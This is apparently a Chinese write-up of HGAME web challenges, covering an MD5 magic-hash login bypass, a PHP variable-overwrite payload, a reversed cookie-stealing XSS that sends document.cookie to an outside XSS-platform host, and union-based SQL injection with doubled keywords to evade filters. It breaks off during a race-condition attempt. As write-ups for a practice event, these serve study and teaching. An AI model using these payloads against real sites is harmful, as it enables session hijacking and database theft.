
Web

LazyDogR4U


这是道代码审计题，访问：

http://d37a87870f.lazy.r4u.top/www.zip

拿到网站源码



可还行，可以看到用户名和密码




这个 testuser开头是 0e 可能会有机会可乘，去看一下登录相关的代码。

```php
class User
{

    function login($username, $password){
        if(session_status() == 1){
            session_start();
        }
        $userList = $this->getUsersList();
        if(array_key_exists($username, $userList)){
            if(md5($password) == $userList[$username]['pass_md5']){
                $_SESSION['username'] = $username;
                return true;
            }else{
                return false;
            }
        }
        return false;
    }

    function logout(){
        unset($_SESSION['username']);
        session_destroy();
    }

    private function getUsersList(){
        return Config::getAllUsers();
    }
}
```

果然这里用了 == 弱比较，找一个密码的 md5 值为 0e 开头的密码就行

使用 testuser　QNKCDZO 成功登录



再次查看源码

发现这个地方有机会实现变量覆盖

```php
<?php
$filter = ["SESSION", "SEVER", "COOKIE", "GLOBALS"];

// 直接注册所有变量，这样我就能少打字力，芜湖~

foreach(array('_GET','_POST') as $_request){
    foreach ($$_request as $_k => $_v){
        foreach ($filter as $youBadBad){
            $_k = str_replace($youBadBad, '', $_k);
        }
        ${$_k} = $_v;
    }
}
```

自己弄了个php试了一下

```php
<?php
session_start();
$_SESSION['username'] = 'admin2';
$flag = 'flag!';
$test = '';
$filter = ["SESSION", "SEVER", "COOKIE", "GLOBALS"];
foreach(array('_GET','_POST') as $_request){
    foreach ($$_request as $_k => $_v){
        foreach ($filter as $youBadBad){
            $_k = str_replace($youBadBad, '', $_k);
        }
        ${$_k} = $_v;
    }
}

echo $_SESSION['username'];
```

我们可以控制 get 成这样的值：_POST[_SESSION][username] = 1


执行 foreach 时，第一次循环，此时 $_request 是 _GET，然后 $_k 是 _POST，所以是 ${_POST}[_SESSION][username] = 1;

然后执行到第二次 foreach，此时 $_request 为 _POST，$_k 就是数组的键，自然就是 _SESSION，所以执行的就是 ${_SESSION}['username']=1

这样就覆盖了 $_SESSION 了


但是这里还有一个过滤操作，所以需要双写 SESSION 绕过过滤

最后的 payload 就是这样：_POST[_SESSISESSIONON][username] = admin



hgame{R4U~|s-4-LazY~doG}

Post to zuckonit



Blog XSS，直接一把梭。结果因为自己没有 XSS 平台倒腾了一晚上

这是计算Code的程序：

```python
import hashlib
def func(md5_val):
    for x in range(1, 100000000):
        md5_value = hashlib.md5(str(x).encode(encoding='UTF-8')).hexdigest()
        if md5_value[:6] == md5_val:
            return str(x)
print(func(input('md5_val:')))
```

根据观察，发现payload会被倒序，所以把 XSS 程序提前倒序

这是我的payload（已做一定隐私保护处理，不能直接使用）：

```
<img src=x onerror=prompt(1);>
>//";})eikooc.tnemucod(epacse+'=eikooc&'+)noitacol.tnemucod(epacse+'=lru&mXxXaL=
di&noissespeek=od?php.xedni/nc.*****.***//:ptt'+'h'=crs.peek;)(egamI
wen=peek{)1=='(fi;)()};))()}}''
nruter{)e(hctac}'':ferh.noitacol.renepo.wodniw?)ferh.noitacol.renepo.wodniw &&
renepo.wodniw( nruter{yrt{)(noitcnuf((epacse+'=renepo&'+))()}}''
nruter{)e(hctac}eikooc.tnemucod nruter{yrt{)(noitcnuf((epacse+'=eikooc&'+))()}}''
nruter{)e(hctac}ferh.noitacol.pot nruter{yrt{)
(noitcnuf((epacse+'=noitacolpot&'+))()}}'' nruter{)e(hctac}ferh.noitacol.tnemucod
nruter{yrt{)(noitcnuf((epacse+'=noitacol&mXxXaL=di&ipa=od?
php.xedni/nc.*****.***//:ptt'+'h'=crs.))(egamI wen({)(noitcnuf("=rorreno
enon:yalpsid=elyts uoyssx=di ""=crs gmi<
```

发到平台上长这样：

> >;)1(tpmorp=rorreno x=crs gmi<


查看源码：


```
▼ <div> 溢出
    <img id="xssyou" src="" style="display:onne" onerror="(function(){(new Image()).src='h'+'ttp://[redacted]index.…
    cape(document.location)+'&cookie='+escape(document.cookie)};"> event 溢出
    >;)1(tpmorp=rorreno x=crs gmi<
```


成功嵌入网页

用程序跑出 Code，Submit。

去后台看数据，成功拿到管理员的token







浏览器插件改一下 Cookies， 用 Postman之类也行。

访问http://zuckonit.0727.site:7654/flag

成功拿到flag：

hgame{X5s_t0_GEt_@dm1n's_cOokies.}

200OK!!

分析源码，得出接口 /server.php

请求头包含 Status 且值的范围为1~15

先看下有没有注入漏洞

先用1测试正常返回

GET https://200ok.liki.link/server.php

Params Authorization Headers (7) Body Pre-request Script Tests Sett

Postman-Token	<calculated when request is sent>
Host	<calculated when request is sent>
User-Agent	PostmanRuntime/7.26.8
Accept	*/*
Accept-Encoding	gzip, deflate, br
Connection	keep-alive
Status	1

Body Cookies Headers (5) Test Results

Pretty Raw Preview Visualize HTML

```
1 NETWORK ERROR
```

尝试1'

Status	1'

Body Cookies Headers (5) Test Results

Pretty Raw Preview Visualize HTML

```
1
```

返回异常

尝试1 and 1 = 1


Status	1 and 1 = 1

Body Cookies Headers (5) Test Results

Pretty Raw Preview Visualize HTML


```
1 NETWORK ERROR
```

尝试1 and 1 = 2




返回数据无差异，判断非数字型漏洞

尝试1‘ #



返回正确

尝试1' and 1 = 2#



返回错误

据此推断为字符型注入

使用联合查询获得数据库名（50’union select database()）

因为只会返回查询结果的第一条，所以要保证第一个查询无结果，同时有简单的sql注入过滤，所以要使用双写绕过过滤

50'ununionion/**/seleselectct/**/database()#

Status 50'ununionion/**/seleselectct/**/database()#

Key Value

Body Cookies Headers (5) Test Results

Pretty Raw Preview Visualize HTML

```
1 week2sqli
```

查询表名

50'ununionion/**/seleselectct/**/table_name/**/frfromom/**/information_schema.TABLES/**/wwherehere/**/TABLE_SCHEMA='week2sqli'#

Status 50'ununionion/**/seleselectct/**/tab

Key Value

Body Cookies Headers (5) Test Results

Pretty Raw Preview Visualize HTML

```
1 f11111111444444444444g
```

查询字段名

50'ununionion/**/seleselectct/**/column_name/**/frfromom/**/information_schema.columns/**/wwherehere/**/TABLE_SCHEMA='week2sqli'/**/and/**/table_name='f11111111444444444444g'#

Status 50'ununionion/**/seleselectct/**/column_name

Key Value

Body Cookies Headers (5) Test Results

Pretty Raw Preview Visualize HTML

```
1 ffffff14gggggg
```

50'ununionion/**/seleselectct/**/ffffff14gggggg/**/frfromom/**/f11111111444444444444g#

Status 50'ununionion/**/se

Key Value


Body Cookies Headers (5) Test Results

Pretty Raw Preview Visualize HTML

```
1 hgame{Con9raTu1ati0n5+yoU_FXXK~Up-tH3,5Q1!!=)}
```

hgame{Con9raTu1ati0n5+yoU_FXXK~Up-tH3,5Q1!!=)}

Liki的生日礼物



尝试弱密码登录 admin admin登录成功

看样子已经有人来兑换过券了


尝试重新注册新的账号，并且尝试”条件竞争“漏洞。

浏览器发送一个购买请求

将购买请求塞给burp，


```
POST /API/?m=buy HTTP/1.1
Host: birthday.liki.link
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101
Firefox/85.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 8
Origin: https://birthday.liki.link
Connection: keep-alive
Referer: https://birthday.liki.link/shop.html
Cookie: PHPSESSID=rp6rqok0sc8kfhnavpkcc0ceos

amount=5
```

使用 Burp 的 Intruder 并发请求



Target | Positions | Payloads | Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types

Payload set: 1 Payload count: unknown

Payload type: Null payloads Request count: 0

Payload Options [Null payloads]

This payload type generates payloads whose value is an empty string. With no payload markers configured, this can be used to repeatedly issue the b

- ○ Generate 100 payloads
- ◉ Continue indefinitely

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

